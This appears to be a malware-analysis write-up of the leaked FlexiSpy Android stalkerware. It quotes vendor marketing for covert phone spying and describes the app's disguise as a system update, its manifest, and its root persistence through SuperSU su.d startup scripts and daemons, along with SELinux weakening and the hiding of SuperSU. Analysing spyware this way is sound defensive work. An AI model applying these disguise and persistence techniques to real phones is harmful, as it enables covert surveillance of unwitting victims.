

Dig Deep into FlexiSpy for Android

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Background

- What is FlexiSpy for Android?

Spy on Any Android Cell Phone Or Tablet

The world's only Android Spy App
With Full IM Tracking, VoIP Call
Recording & Live Call Interception

What is FlexiSPY?

FlexiSPY for Android is monitoring software that lets you spy on most Android devices. Also known as 'spyphone' or spy app, FlexiSPY lets you take total control of an Android mobile phone or tablet and spy on all its communications and activities from any computer with a web browser. Use FlexiSPY to monitor employees, protect your children.

What Can The FlexiSPY Android Spy App Do?

Our Android spy app provides monitoring of all forms of messaging and application usage, tracking of GPS locations, live listening and recording of phone calls and device surroundings, as well as alerts and reporting of important data. Unlike other Android spy apps, FlexiSPY spies on the 14 most popular instant messaging services, provides live call interception & spycalls. With over 150 features, FlexiSPY delivers information no other Android spy app can.

Background

On April 22 2017, Flexidie released the source code and binaries for FlexiSpy's android spyware.

Te-k / flexidie

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Source code and binaries of FlexiSpy from the Flexidie dump

12 commits 1 branch 0 releases 2 contributors

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Te-k add Symbian code	Latest commit 49a17dd on May 1	
Android	update folder name	3 months ago
BlackBerry/2012-01-11_v.1.03.2	Add new archive and sort code	3 months ago
Gamma	add flexispy code and binaries	3 months ago
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Symbian	add Symbian code	3 months ago
binaries	Add rewarded binaries	3 months ago
iOS	Add new archive and sort code	3 months ago
README.md	add Symbian code	3 months ago

Background

- It can be download from Github <https://github.com/Te-k/flexidie>
- The leaked version

 5002_-2.25.1_green.APK	Add new archive and sort code	3 months ago
 5002_2.24.3_green.APK	Add new archive and sort code	3 months ago
 5002_2.25.2_green.APK	Add rewarded binaries	3 months ago

- To start, the version of FlexiSpy for Android I used for this analysis is 5002_-2.25.1. Since then, version 5002_2.25.2 has been released. I think that there is a very minor difference between them. It should not affect our analysis.

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First Installation of the Spy App

- It disguises as a system update app. Its package name is com.android.systemupdate.



First Installation of the Spy App

- The spy app is huge and complicated. After decompiling using Apktool it includes 4090 smali files, with many files in assets and lib folders inside the APK file.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest package="com.android.systemupdate" platformBuildVersionCode="15" platformBuildVersionName="4.0.4-1406430" xmlns:android="http://schemas.android.com/apk/res/android">
  <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:resizeable="true" android:smallScreens="true" android:xlargeScreens="true" />

  .....

  <uses-permission android:name="android.permission.BLUETOOTH" />
  <application android:allowBackup="false" android:debuggable="true" android:label="@string/app_name" android:name="com.phoenix.client.ApplicationInstance" android:persistent="true">
    <activity android:configChanges="locale" android:icon="@drawable/sync" android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.PrerequisitesSetupActivity"
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.AutoInstallerActivity" android:screenOrientation="portrait" />
    <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.InstallActivity" android:screenOrientation="portrait" />
    <activity android:label="@string/icon_name" android:name="com.phoenix.client.HowToDisableSuperSuActivity" android:noHistory="true" android:screenOrientation="portrait" />
    <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.ActivationActivity" android:screenOrientation="portrait" />
    <service android:name="com.phoenix.client.CoreService">
      <intent-filter>
        <action android:name="wfs.service.action.start_server" />
        <category android:name="android.intent.category.DEFAULT" />
      </intent-filter>
    </service>
    <receiver android:name="com.phoenix.client.receiver.CommonReceiver">
      <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.USER_PRESENT" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.QUICKBOOT_POWERON" />
        <action android:name="android.intent.action.PHONE_STATE" />
        <action android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
      </intent-filter>
    </receiver>


  .....

```



Entry of the app


First Installation of the Spy App

- Entry of the app: The activity `com.phoenix.client.PrerequisitesSetupActivity`
- The workflow of the first installation of FlexiSpy for Android




extractPcf(): Extracts the file 5002 in assets folder to /data/data/com.android.systemupdate/app_data/5002, which is the configuration file of the spy app.
 extractUtilities(): Extracts some utilities in assets folder to /data/data/com.android.systemupdate/app_data/, which includes busybox,panzer,ffmpeg and vdaemon.
 startEngine(): That's the method in the class AppEngine.





stopAppEngine(): Stops app engine and closes the server socket com.vvt.rmtctrl.server:12512.
 stopServer(): Closes the remote server socket vvt.polymorphic.server:12514.
 setupNewContainer(): Sets up a new container and starts the remote server vvt.polymorphic.server:12514.
 relocateData(): Copies files [fx.log, 5002, system_url.dat, phoenix_db.db, phoenix_db.db-journal, preferences.dat, ddmgr.db, ddmgr.db-journal, events.db, events.db-journal, app_container_info.dat] from /data/data/com.android.systemupdate/app_data to /data/misc/adn.
 execute(): Remotely starts app engine again and starts remote server com.vvt.rmtctrl.server:12512.



The folder /system/su.d should be a daemon directory for SuperSU, the scripts in this directory are executed when the device is booted.

```


#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
  
```

```


#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
  
```

```

#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 25;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
  
```



Executes command `"/data/misc/adn/busybox reboot -f"` to reboot device.



It hides SuperSu in full mode and prompts a dialog to indicate the user to reboot the device.

First Installation of the Spy App

- The spy app is designed sophisticatedly and rather complicated.
- Install the startup script.
- Indicate the user to reboot the device
- Execute the startup script when rebooting device.

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Startup Script

- The startup script `/system/su.d/0000adam.sh` could be executed when reboot.

```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```

- maind: Use `app_process` to execute the class `com.vvt.daemon.MainDaemonMain`.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
```

Startup Script

- What does the class MainDaemonMain do?
 - It first initializes the log file /data/misc/adn/fx.log. All log info could be written into this log.
 - switchSELinuxModelIfNeeded(): Switches SELinux mode to PERMISSIVE if need.
 - patchSeLinux(): This is used to patch SELinux on Samsung device with android 4.4 or later.
 - syncMonitor: Executes startup script /data/misc/adn/pmond.
 - syncBug: Executes startup script /data/misc/adn/callmond.
 - syncSystemDaemon: Changes the shell to 'system' user and executes startup script /data/misc/adn/psysd.
 - prepareServerSocket: Creates LocalServerSocket "socket:com.fx.socket.psysd" to communicate for the crossing process.
 - startServer: In RootProcessContainer, it creates server socket:vvt.polymorphic.server port:12514 and starts server.
 - startRoutineTask: Starts routine tasks(syncMonitor and syncBug) , which are executed repeatedly at regular intervals with Timer.
 - startAppEngine: Starts app core engine by sending a command to the remote server "vvt.polymorphic.server:12514" started in the method startServer().

Startup Script

- 4 daemon scripts could be executed during execution of maind
 - /data/misc/adn/pmond is a process monitoring daemon.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/pmond.zip;
app_process /system/bin com.fx.pmond.MonitorDaemonMain $* &
```

- /data/misc/adn/callmond is the call monitoring daemon. It can start up callmgrd inside it.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmon.zip;
app_process /system/bin com.vvt.callmanager.CallMonDaemonMain $* &
```

- /data/misc/adn/callmgrd is the call manager daemon.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmgr.zip;
app_process /system/bin com.vvt.callmanager.CallMgrDaemonMain $* &
```

- /data/misc/adn/psysd is a system daemon.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/psysd.zip;
app_process /system/bin com.fx.psysd.SystemDaemomMain $* &
```

Startup Script

- After rebooting the device, we can see these daemon processes are always running.

```
root 924 1 876 80 c01b9220 b6f93e84 S /mnt/asec/mtrwa
root 970 1 876300 38092 ffffffff 4010a73c S maind
root 992 380 6124 480 ffffffff b6ea3280 S daemonsu:0
wifi 1089 1 3432 2304 c02763ac b6eba6d8 S /system/bin/wpa_supplicant
u0_a12 1093 181 932092 84428 ffffffff 400a373c S com.android.systemui
u0_a54 1193 181 884156 39268 ffffffff 400a373c S com.google.android.inputmethod.latin
u0_a7 1220 181 938900 70404 ffffffff 400a373c S com.google.android.gms.persistent
radio 1262 181 868164 32808 ffffffff 400a373c S com.redbend.vdmc
nfc 1275 181 889864 37416 ffffffff 400a373c S com.android.nfc
u0_a19 1297 181 999488 81112 ffffffff 400a373c S com.google.android.googlequicksearchbox
u0_a7 1345 181 947664 58228 ffffffff 400a373c S com.google.process.gapps
u0_a7 1491 181 869392 33328 ffffffff 400a373c S com.google.process.location
root 1495 1 7220 492 ffffffff b6f28908 S /system/bin/mpdecision
root 1602 1 827440 31496 ffffffff 400f873c S pmond
dhcp 1664 1 1020 476 c02763ac b6f9f7c4 S /system/bin/dhccpd
root 1762 1 829876 32176 ffffffff 4010b73c S callmond
radio 1945 1 833936 25136 ffffffff 4004873c S callmgrd
u0_a7 1952 181 1088052 81564 ffffffff 400a373c S com.google.android.gms
radio 2098 181 892548 40832 ffffffff 400a373c S com.android.phone
root 2362 380 5100 392 ffffffff b6ea3280 S daemonsu:10075
root 2380 2362 5104 620 c019680c b6ea1df0 S daemonsu:10075:2359
root 2384 2380 928 468 c046f704 b6ecc2c8 S tmp-mksh
root 2415 380 5100 332 c083cbcc b6ea3280 S daemonsu:10074
system 2801 1 826440 28324 ffffffff 400d873c S psysd
radio 3727 181 869104 31184 ffffffff 400a373c S com.qualcomm.qcrilmsgtunnel
